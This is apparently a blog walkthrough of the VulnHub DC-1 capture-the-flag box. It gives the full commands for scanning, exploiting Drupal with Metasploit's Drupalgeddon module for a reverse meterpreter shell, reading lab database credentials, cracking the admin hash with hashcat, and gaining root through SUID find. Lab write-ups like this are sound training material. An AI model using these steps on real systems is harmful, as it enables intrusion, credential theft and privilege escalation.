
This vulnerable machine is located at https://www.vulnhub.com/entry/dc-1,292/ and there are 5 flags in total.

What I like to do first is create a directory for this box (mkdir dc1) & copy over a preset for taking notes.

Once I finished this, I checked my IP and the IP of the “DC: 1” machine using sudo arp-scan --localnet. My IP is the one at the top (10.10.1.100), and the box is the second one on the list (10.10.1.133). Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.133". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 22 (ssh), 80 (http), 111 (rpcbind), and 45382 (RPC) are open.

I then went to the webserver on port 80, and it brought up a log in page for Drupal (I tried some default credentials, but nothing that I tried had worked). I looked at the “robots.txt” and it brought up a lot of disallowed indexes.

From here, I decided that I wanted to try looking for more directories. I went back to my terminal and used wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt --hc 404,403 $IP:80/FUZZ/ to look for directories. The “-c” switch outputs with color, “-z” specifies a payload (in this case it is file, then we specify a wordlist), “–hc 404,403” is a hushcode (removes the entry) for the 404 (“Not Found”) and 403 (“Forbidden”) errors, and the location of “FUZZ” in the URL is where different directories (“/directory/”) are going to be tested so I can know if they are going to be valid. After a few minutes, I used Ctrl+C because nothing else was appearing.

I then used wfuzz to look for files with the command wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt --hc 404,403 $IP:80/FUZZ. This scan again took a while with nothing happening, so I used Ctrl+C to end the scan.
I have heard of a previous exploit for drupal called drupalgeddon. I then tried to find this by using searchsploit drupalgeddon to see what types of exploits came up. I decided to try msfconsole for this box and in this I used the command search drupageddon.


This brought up one exploit, so I used this with the command use exploit/multi/http/drupal_drupageddon (or use 0 is an option as well for completing this). I then looked at the options to see what I would need to configure using show options.

From this, I learned that I needed to set “RHOSTS” and change the “LHOST”. I use set RHOSTS 10.10.1.133 and set LHOST 10.10.1.100 (the RHOST is the box, the LHOST is my machine). From here, I used show options again to make sure everything was set correctly. It was, so I used exploit to run this.

I now had a meterpreter shell on the target machine, so I used shell to gain a normal shell. I checked if python was on the system using which python. This told me that python was on the system, so I used python -c 'import pty;pty.spawn("/bin/bash")' to gain a more bash-looking shell.
Now that I had this, I used ls -lsa and noticed “flag1.txt”. I read flag1 using cat flag1.txt.


This mentions a config file for the CMS (Content Management System), which is what sets up the website. I then went searching for this config file and eventually (in the “/var/www” directory), I used cd default && ls -lsa. I noticed the “settings” file and viewed it with cat settings.php. The top of this seemed to be flag2, and a little bit further in the code revealed some credentials for mysql.

I then used the command mysql -udbuser -pR0ck3t to log in to mysql. The “-udbuser” specifies the user as “dbuser” and the “-pR0ck3t” specifies the password as “R0ck3t”. Now that I was in, I used show databases; and use drupaldb.

Next, I used show tables; and select * from node;. This mentioned flag 3 is on a page.
I then selected everything from users to get hashes to crack.

From here, I copied the hash for admin and opened a new terminal I navigated to the folder I had created and then used nano hashes to make a file called hashes. In this file, I pasted the hash.

Now that I had the hash in a file, I also wanted to identify the hash. I could not identify the hash with hash-identifier, so I visited hashes.com to try to identify this. It came up as a “Drupal7” hash. To get the hashcat cracking number, I typed hashcat --help | grep -i "drupal".

I then could go about cracking this password. The command I used was hashcat -m 7900 hashes /usr/share/wordlists/rockyou.txt. The “-m” specifies the type of hash that is being cracked. This got the admin password as “53cr3t”.

I then logged into the site using admin and the password “53cr3t”. I looked around a bit, and eventually clicked on “Find Content”. This brought up a pop-up which mentioned “/flag3”. I clicked on this link, and now had the third flag.

Now I went back to the terminal that was already on the server. After I did this, I checked the home directory with cd /home && ls -lsa. There was a flag4 directory, so I navigated inside of it using cd flag4 && ls -lsa. In flag4’s home, there was then a file called “flag4.txt”. Once read (cat flag4.txt) it mentioned about using the same method for the root flag.
From here, I decided to look around and do some common things I do, this includes checking world writable locations, looking at environmental variables, checking SUIDs and GUIDs, and many other things. When I looked at SUIDs with the command find / -perm -u=s -type f 2>/dev/null. There is one SUID that stands out to me, “/usr/bin/find”.

From previous experience, I know this can be exploited. I searched for a find SUID exploit and found https://gtfobins.github.io/gtfobins/find/. I did some more research to figure out if I could spawn a bash shell. I used cd /usr/bin and then used find . -exec /bin/bash -p \; -quit. I then did whoami and it told me that I am now root!

I used cd /root && ls -lsa and saw “thefinalflag.txt”. I used cat thefinalflag.txt to read this final flag.

The box is now complete!




 CyberArri
Leave a comment